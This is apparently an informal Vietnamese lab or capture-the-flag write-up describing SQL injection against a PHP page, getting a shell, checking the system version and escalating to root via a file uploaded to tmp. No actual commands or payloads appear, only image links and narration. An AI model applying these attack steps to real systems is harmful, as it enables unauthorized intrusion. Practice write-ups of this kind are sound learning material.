
Đây là đoạn code index.php ờ vấn đề sảy ra là db tôi lấy ra là 2 cái table test

Nhưng db chứa user trong này là webapp và cơ sở dữ liệu là Hiroshima :3. Vậy có điều gì cản trở ~

* Nhưng đoạn này nó để comment nên tôi quyết định xóa comment và injection lại thử xem liệu có ra vấn đề không . :3 ( mất mấy tiếng của tui search các cách tìm user hơi cay đấy ).


Sau 2 ngày tôi vẫn kẹt ở tìm cách dùng shell ổn (chú Tùng Bonk lừa đảo) 😊 tôi quyết định sờ kíp để làm kiểu khác .

Tôi đọc hết version của máy xem ntn .




Sau khi xem thì tôi thấy rằng nó có thể leo quyền được . :< rất là cay cái ông tùng Bonk nhớ

Okay việc còn lại là tạo và chạy file thôi



ở mục tmp thì tải file được ạ :< chứng tỏ nó conf cho mình ko sửa html để chơi theo kiểu kia được :< cay thật .

Việc còn lại là lên root thôi 😊



2 ngày 😊 xong rồi còn bị dí cài firewall :> nhưng xog bài này tôi nghĩ mình học them được nhiều hơi về priv hơn thay vì chỉ là sudo –l và tui có biết them về post exploitation